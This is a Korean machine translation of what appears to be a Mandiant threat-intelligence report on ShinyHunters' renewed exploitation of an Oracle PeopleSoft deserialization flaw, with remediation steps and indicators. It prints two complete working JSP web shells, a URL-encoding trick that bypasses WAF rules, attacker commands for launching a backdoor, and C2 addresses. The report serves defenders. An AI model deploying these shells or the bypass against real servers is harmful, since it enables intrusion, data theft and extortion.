Oracle PeopleSoft를 표적으로 재개된 ShinyHunters의 대규모 익스플로잇 사이버 공격
Mandiant
*이 콘텐츠는 AI 번역 도구를 사용하여 번역되었습니다. 정확성을 기하기 위해 노력하고 있으나, 자동 번역에는 오류나 누락이 포함될 수 있습니다. 정확한 정보는 영문 원본을 참고해 주시기 바랍니다.
소개
2026년 6월 게시물인 ShinyHunters Targets Education Sector with Oracle PeopleSoft Exploit(ShinyHunters, Oracle PeopleSoft 익스플로잇으로 교육 부문 타겟팅)에 대한 업데이트로서, Mandiant와 Google Threat Intelligence Group(GTIG)은 UNC6240(ShinyHunters)이 CVE-2026-35273의 대규모 익스플로잇을 재개했으며 전 세계적으로 여러 부문에 걸쳐 표적을 확대하고 있음을 확인했습니다. 이 공격자는 지난 6월에 주로 학술 기관을 대상으로 이 취약점을 제로데이 취약점으로 악용했습니다. 이번의 새로운 활동은 UNC6240이 취약한 환경 관리 허브(PSEMHUB) 엔드포인트를 차단하는 웹 애플리케이션 방화벽(WAF) 규칙을 우회하기 위해 익스플로잇을 수정하면서 시작되었습니다.
공격자는 요청 경로에서 하나의 문자를 URL로 인코딩하여 /PSEMHUB/ 대신 /%50SEMHUB/를 요청함으로써 이 문자열 기반 WAF 규칙을 우회했습니다. 여러 WAF 및 리버스 프록시 규칙이 URL 디코딩 전에 리터럴 경로를 매칭하는 반면, PeopleSoft 애플리케이션 서버는 요청을 디코딩한 후에 취약한 서블릿으로 라우팅합니다. 따라서 공격자는 운영자가 WAF 규칙으로 인해 노출이 완화되었다고 안심한 시스템에서 엔드포인트에 도달할 수 있습니다.
분석 결과, 공격자는 이 최근 사이버 공격에서 표적을 확대하여 고등 교육, 기술, IT 서비스, 의료, 농업, 교통, 정부 등 전 세계 수십 개의 시스템에 웹 셸을 배포한 것으로 나타났습니다.
Mandiant는 Oracle PeopleSoft를 실행하는 조직이 다음과 같은 즉각적인 조치를 취할 것을 권장합니다. 추가적인 해결 및 보안 강화 지침은 이 게시물의 뒷부분에 포함되어 있습니다.
배경: 제로데이에서 N-데이까지
Google은 2026년 6월에 2026년 5월 27일에서 6월 9일 사이에 CVE-2026-35273을 제로데이 취약점으로 악용하여 주로 고등 교육 기관을 표적으로 삼은 UNC6240 사이버 공격을 보고했습니다. Oracle은 2026년 6월 10일에 대역 외 보안 알림을 발표했습니다. Mandiant의 6월 지침에서는 패치를 적용하고, EMHub를 즉시 패치하거나 사용 중지할 수 없는 경우 경계에서 /PSEMHUB/*에 대한 외부 액세스를 차단할 것을 권장했으며, WAF 본문 검사 규칙만으로는 충분하지 않다고 언급했습니다.
현재 진행 중인 사이버 공격은 UNC6240이 게시된 방어 지침에 맞춰 공격 방식을 적용했으며, WAF 규칙을 구현했으나 취약점은 패치하지 않은 조직을 표적으로 삼고 있음을 보여줍니다.
공격 수명 주기
표적이 된 PeopleSoft 환경에서, 탐색 및 확인에서 웹 셸 배포 및 키보드 직접 조작 활동으로 진행되는 일관된 이벤트 시퀀스가 관찰되었습니다.
타겟 확인
익스플로잇 전에 표적이 된 서버는 직렬화된 Java 객체를 포함하는 /%50SEMHUB/hub에 대해 일반적으로 5~15개의 POST 요청을 수신했습니다. 패치되지 않은 서버는 파일을 쓰거나 서비스를 중단하지 않고 호스트 운영체제로 응답하므로 공격자는 공격을 드러내지 않고 익스플로잇 가능성을 확인할 수 있습니다. 공격자가 검증했으나 아직 악용하지 않은 호스트의 경우 조직에서는 로그에서 이 요청을 볼 수 있으며 후속 활동은 없습니다.
WAF 우회
모든 요청은 URL 인코딩된 경로를 통해 취약한 서블릿을 호출했습니다. %50은 문자 P의 인코딩된 형식입니다. 디코딩 전에 리터럴 문자열 /PSEMHUB와 일치하는 WAF 및 프록시 규칙은 /%50SEMHUB/와 일치하지 않지만, WebLogic은 경로를 디코딩하고 애플리케이션을 정상적으로 제공합니다.
방어자는 공격자가 퍼센트 인코딩, 대소문자 혼합 또는 기타 /PSEMHUB/의 정규화되지 않은 변형을 사용할 수 있다고 가정하고 정규화된 경로에서 차단을 적용해야 합니다.

그림 2: PSEMHUB WAF 우회
익스플로잇
두 가지 익스플로잇 방법이 관찰되었으며, 두 방법 모두 PSEMHUB 허브 서블릿에서 자바 역직렬화를 악용합니다.
-
웹 셸 배포. 일부 부하 분산 환경 뒤에 있는 웹 셸에 액세스하기 위해 공격자는
/%50SEMHUB/hub에 여러 개의POST요청을 한꺼번에 보낸 후x.jsp와 같은 새 JSP 파일이나PSEMHUB.war디렉터리에 순차적으로 번호가 매겨진 JSP 파일을 생성했습니다. 이와 같은 반복은 부하 분산기 뒤에 있는 모든 노드가 웹 셸의 사본을 수신하도록 할 가능성이 높으므로 조직에서는 식별된 첫 번째 노드뿐 아니라 모든 WebLogic 노드를 확인해야 합니다. -
파일리스 명령어 실행. 디스크에 파일을 쓰지 않고 HTTP 응답에서 직접 명령어 출력을 반환하는,
/%50SEMHUB/hub에 대한POST요청. 호스트에서 이는 WebLogic Java 프로세스에 의해 생성된 셸 프로세스(cmd.exe또는/bin/sh)로 보입니다. JSP 파일 생성에 의존하는 탐지로는 이 방법을 식별할 수 없습니다.
익스플로잇 후 도구
이중 웹 셸
지속적인 액세스 권한을 확보하고 후속 페이로드를 스테이징하기 위해 공격자는 PSEMHUB.war 디렉터리에 두 개의 보완적인 한 줄짜리 JSP 웹 셸을 배포했습니다. 두 셸 모두 익스플로잇 후 웹 애플리케이션 방화벽(WAF) 탐지를 최소화하도록 설계되었습니다.
기본 셸인 x.jsp는 크로스 플랫폼 명령어 실행을 제공합니다. x.jsp는 URL 쿼리 문자열에 일반 텍스트 명령어를 전달하는 대신 HTTP POST(c)를 통해 16진수 인코딩된 명령어를 선택적 실행 제한 시간(t)과 함께 받습니다. 기본 운영체제를 자동으로 감지하여 Windows에서 cmd.exe를 생성하거나 Linux에서 ASCII 문자 배열로부터 /bin/sh를 재구성하여 정적 문자열 서명을 방지하고 R: 접두사가 붙은 프로세스 출력을 반환합니다.
<%@ page import="java.util.*,java.io.*" %><%
String h = request.getParameter("c");
String ts = request.getParameter("t");
if (h != null) {
  int t = ts != null ? Integer.parseInt(ts) : 30;
  StringBuilder cs = new StringBuilder();
  for (int i = 0; i + 1 < h.length(); i += 2) {
    cs.append((char) Integer.parseInt(h.substring(i, i + 2), 16));
  }
  String c = cs.toString();
  boolean wn = System.getProperty("os.name").toLowerCase().contains("win");
  Process p = new ProcessBuilder(
      wn ? new String[]{"cmd.exe", "/c", c}
         : new String[]{new String(new char[]{47,98,105,110,47,115,104}), "-c", c}
  ).start();
  InputStream a = p.getInputStream();
  InputStream g = p.getErrorStream();
  byte[] b = new byte[8192];
  int n;
  StringBuilder sb = new StringBuilder();
  long end = System.currentTimeMillis() + t * 1000L;
  while (System.currentTimeMillis() < end) {
    if (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else if (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else {
      try { p.exitValue(); break; }
      catch (IllegalThreadStateException e2) {
        try { Thread.sleep(40); } catch (Exception e3) {}
      }
    }
  }
  while (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  while (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  out.print("R:" + sb.toString());
}
%>
그림 3: x.jsp 크로스 플랫폼 명령어 실행 웹 셸(가독성을 위해 서식 수정됨)
공격자는 보안 침해된 Windows 호스트에 더 큰 바이너리를 스테이징할 때 두 번째 서블릿인 u.jsp를 오프셋 기반 변형인 u2.jsp와 함께 배포했습니다. 이 셸은 Base64로 인코딩된 파일 청크(a)를 디코딩하고 150KB의 증분 단위로 대상 경로(n)에 쓰거나 추가(m)하여 HTTP 요청 크기 제한을 우회하고 PeopleSoft의 네이티브 FILECHUNKING 핸들러를 피합니다. 파일 재조합이 완료되면 cmd.exe 명령어를 실행하는 보조 파라미터(x)도 포함되어 있습니다.
<%@ page import="java.util.*,java.io.*,java.nio.file.*" %><%
String n = request.getParameter("n");
String a = request.getParameter("a");
String m = request.getParameter("m");
if (n != null && a != null) {
  try {
    byte[] b = java.util.Base64.getDecoder().decode(a);
    if ("a".equals(m)) {
      java.io.FileOutputStream f = new java.io.FileOutputStream(n, true);
      f.write(b);
      f.close();
    } else {
      java.nio.file.Files.write(java.nio.file.Paths.get(n), b);
    }
    out.print("W:" + b.length);
  } catch (Exception e) {
    out.print("E:" + e);
  }
}
String x = request.getParameter("x");
if (x != null) {
  try {
    ProcessBuilder pb = new ProcessBuilder(new String[]{"cmd.exe", "/c", x});
    pb.redirectErrorStream(true);
    Process p = pb.start();
    java.io.InputStream i = p.getInputStream();
    byte[] buf = new byte[8192];
    int k;
    StringBuilder sb = new StringBuilder();
    long end = System.currentTimeMillis() + 12000;
    while (System.currentTimeMillis() < end) {
      if (i.available() > 0) {
        k = i.read(buf);
        if (k > 0) sb.append(new String(buf, 0, k));
      } else {
        try { p.exitValue(); break; }
        catch (Exception e2) { Thread.sleep(30); }
      }
    }
    out.print("R:" + sb.toString());
  } catch (Exception e) {
    out.print("X:" + e);
  }
}
%>
그림 4: u.jsp 청크 파일 업로드 및 실행 웹 셸(가독성을 위해 서식 수정됨)
트로이 목마 설치 프로그램 및 다단계 백도어(Ple64.exe)
공격자는 보안 침해된 Windows 서버에서 u.jsp(및 u2.jsp)를 사용하여 PSEMHUB.war 디렉터리 내에 Ple64.exe(SIDEEYE로 추적됨)라는 5.2MB의 바이너리를 업로드하고 실행했습니다. Ple64.exe는 Light Alloy 미디어 플레이어의 서명된 설치 프로그램으로 위장하지만, 분석 결과 메모리에 SIDEEYE를 로드하는 3단계 실행 체인을 포함하는 트로이 목마 설치 프로그램인 것으로 밝혀졌습니다. 분석된 샘플은 Sectigo를 통해 Tobias Weihmann Software Development OU를 대상으로 발급된 유효한 Extended Validation(EV) 인증서로 서명되었습니다. GTIG는 이 인증서를 취소하기 위해 Sectigo에 연락했습니다.
실행되면 Ple64.exe(1단계)가 VMProtect 3(VMP3)로 보호되는 2단계 런처를 압축 해제하여 메모리에 로드합니다. 이 런처는 Ple64.exe에 삽입되어 있는 추가 데이터 블록을 복호화하고 메모리에 3단계를 로드하여 실행합니다. 3단계는 SIDEEYE C++ 백도어로, 별도의 제어(TCP/3333) 및 데이터(TCP/3334) 포트를 사용하여 원시 TCP를 통해 명령 및 제어(C2) 서버(162[.]219[.]30[.]165)와 통신합니다.
초기 분석에 따르면 SIDEEYE는 다음을 지원합니다.
-
브라우저 및 데스크톱 애플리케이션 사용자 인증 정보 도용
-
프로세스 및 파일 관리
-
대화형 리버스 셸 및 리버스 프록시 기능
공격자는 u.jsp를 통해 바이너리를 청크 단위로 업로드한 후 디스크에 있는 재조합된 파일 크기를 확인하고 Ple64.exe를 백그라운드 프로세스로 실행한 후 계속 실행 중인지 확인했습니다.
dir applications\peoplesoft\PSEMHUB.war\Ple64.exe
for %F in (applications\peoplesoft\PSEMHUB.war\Ple64.exe) do @echo %~zF
cmd.exe /c start /b "" applications\peoplesoft\PSEMHUB.war\Ple64.exe
tasklist | findstr /i Ple64
그림 5: 트로이 목마화된 Ple64.exe(SIDEEYE) 백도어의 업로드 및 실행을 확인하는 공격자
Neo-reGeorg를 사용한 터널링
공격자는 Ple64.exe의 배포에 더해 오픈소스 Neo-reGeorg 터널링 툴킷을 스테이징하고 tunnel.jsp 및 tunnel.jspx 서블릿을 피해 시스템의 웹 디렉터리에 배포했습니다. 이 툴킷은 SOCKS5 프록시 트래픽을 일반 HTTP 및 HTTPS 연결을 통해 웹 계층으로 라우팅하여 PeopleSoft 호스트에서의 내부 탐색 및 측면 이동을 가능하게 합니다.
MeshAgent
UNC6240은 Linux 시스템에 웹 셸을 배치한 후 지속적인 액세스를 설정하기 위해 합법적인 RMM 도구인 MeshAgent를 배포했습니다.
2026년 5월과 7월에 발생한 침입에서 공격자는 암호화되지 않은 에이전트 바이너리와 구성 파일을 PeopleSoft 서비스 계정의 /tmp(meshagent, meshagent.msh, meshagent.db)에 직접 드롭하여 아웃바운드 연결을 azurenetfiles.net, microsoft-entra.net, enroll.azuredevice.cloud와 같은 Microsoft로 가장한 도메인으로 라우팅했습니다.
2026년 9월 침입에서 UNC6240은 2차 스테이징 및 관리를 위해 계속해서 MeshAgent(104.219.234.138의 winmanage-me.network)와 관련 있는 IT 테마 인프라를 사용했습니다.
MeshCentral은 UNC6240을 비롯한 공격자가 웹 소켓을 통해 피해 시스템에 대한 대화형 액세스를 유지하는 데 사용하는 합법적인 오픈소스 원격 관리 플랫폼입니다.
관찰된 익스플로잇 후 명령어
보안이 침해된 모든 인스턴스에서, 공격자 명령어의 4분의 1이 root 또는 NT Authority\SYSTEM으로 실행되어 운영체제에 대한 전체 제어 권한을 부여했습니다. 나머지 명령어는 PeopleSoft 또는 WebLogic 서비스 계정에서 실행되어 PeopleSoft 구성 파일, 데이터베이스 연결 문자열, 애플리케이션 데이터에 대한 액세스를 제공했습니다.
웹 셸을 통한 명령어 활동은 다음과 같은 범주로 분류됩니다.
-
hostname및whoami를 포함한 호스트 및 사용자 탐색 -
tasklist로 프로세스 목록을 폴링하여 페이로드 실행을 확인하는 프로세스 확인
다음은 인코딩된 경로를 사용하는 웹 셸 요청의 예시입니다.
GET /%50SEMHUB/<webshell>.jsp?c=id;hostname;uname+-a HTTP/1.1
그림 6: 웹 셸 요청 예시
해결 및 보안 강화
패치 및 노출 감소
CVE-2026-35273에 대한 Oracle 보안 알림을 적용하고 지원되는 PeopleTools 버전을 그대로 사용합니다. 패치에 사용되지 않는 EMHub 서비스를 사용 중지하거나 PSEMHUB 애플리케이션을 삭제합니다. EMHub 및 Integration Broker 수신 대기 커넥터는 관리 및 시스템 간 구성요소이므로 공개 인터넷 액세스를 제한해도 표준 PeopleSoft Internet Architecture(PIA) 사용자 세션이 중단되지 않습니다.
로그 및 엔드포인트 모니터링
PIA WebLogic 액세스 로그에서 /PSEMHUB/ 및 인코딩된 변형에 대한 요청, 외부 소스의 본문이 포함된 /hub에 대한 POST 요청, PSEMHUB 또는 PORTAL 아래의 예기치 않은 .jsp 또는 .jspx 파일에 대한 요청을 검색합니다. 호스트에서 WebLogic Java 프로세스에 의해 생성된 셸 프로세스(cmd.exe, /bin/sh, bash), 특히 base64 -d, curl, /dev/tcp, tasklist 또는 start /b를 호출하는 프로세스에 대한 알림을 설정합니다.
호스트 수준 감사
PSEMHUB.war/ 및 PORTAL.war/에서 예기치 않은 .jsp, .jspx, .exe 파일을 검사하고, …/PSEMHUB.war/envmetadata/transactions/에서 승인되지 않은 콘텐츠가 있는지 조사하고, 예기치 않은 MeshCentral 에이전트가 있는지 확인합니다. 웹 셸을 발견한 조직은 WebLogic 서비스가 root 또는 SYSTEM으로 실행되는 호스트를 중심으로 해당 호스트가 보안 침해된 것으로 간주하고, 증거를 보존하고, PeopleSoft 계층에서 액세스할 수 있는 모든 사용자 인증 정보를 주기적으로 바꿔 가며 사용해야 합니다.
데이터 도용의 증거 헌팅
PeopleSoft 및 데이터베이스 호스트에서 임시 디렉터리 또는 웹에서 액세스 가능한 디렉터리에 있는 대용량 보관처리 파일(.tar, .tar.gz, .zst)과 PeopleSoft 또는 WebLogic 서비스 계정에 의해 생성된 tar, zstd, rsync, sshpass 또는 curl 프로세스를 검토합니다. 데이터베이스 감사 로그에서 인사, 급여, 학생 기록 테이블에 대한 대량 쿼리 또는 내보내기를 검토하고, 네트워크 로그에서 PeopleSoft 계층으로부터 이 게시물에 나열된 네트워크 지표로의 대규모 또는 지속적인 아웃바운드 전송(rsync(TCP 873), SSH, HTTP POST 트래픽 포함)을 검토합니다.
강탈에 대비하기
UNC6240은 데이터 도난 후 피해자가 랜섬을 지불하지 않으면 데이터 유출 사이트에 공개하겠다고 협박하는 데이터 도용 갈취 패턴을 갖고 있습니다. 영향을 받은 조직은 강탈 커뮤니케이션에 대비하고 도난당한 데이터가 공개적으로 노출될 가능성을 모니터링해야 합니다.
침해 지표(IOC)
더 많은 커뮤니티가 이 블로그 게시물에 설명된 활동을 추적하고 식별하는 데 도움을 받을 수 있도록, 등록된 사용자를 위한 GTI 컬렉션에 IOC를 포함했습니다.
네트워크 지표
표 1: 네트워크 지표
호스트 지표
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/x.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/u.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/Ple64.exe
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/tunnel.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/tunnel.jspx
그림 7: 호스트 지표
URI 패턴: /%50SEMHUB/(퍼센트 인코딩된 WAF 우회 경로. 방어자는 공격자가 퍼센트 인코딩, 대소문자 혼합 또는 기타 /PSEMHUB/의 정규화되지 않은 변형을 사용할 수 있다고 가정하고 정규화된 경로에서 차단을 적용해야 합니다.)
파일 지표
표 2: 파일 지표
Google Security Operations
Google Security Operations 고객은 다음 규칙에 액세스할 수 있습니다. 이러한 규칙은 Mandiant Frontline Threats 규칙 팩에서 사용할 수 있습니다.
-
Oracle PeopleSoft 구성 검사
-
Sshpass 대화형 파일 배포
-
Zstd 유틸리티를 통한 데이터 보관처리 또는 압축
-
Meshctrl을 통한 MeshCentral 명령어 실행
Mandiant Frontline Threats 규칙 팩에서 배포 대기 중:
-
웹 애플리케이션 아카이브 디렉터리에 대한 Oracle PeopleSoft의 의심스러운 파일 쓰기
MITRE ATT&CK 매핑
표 3: MITRE ATT&CK
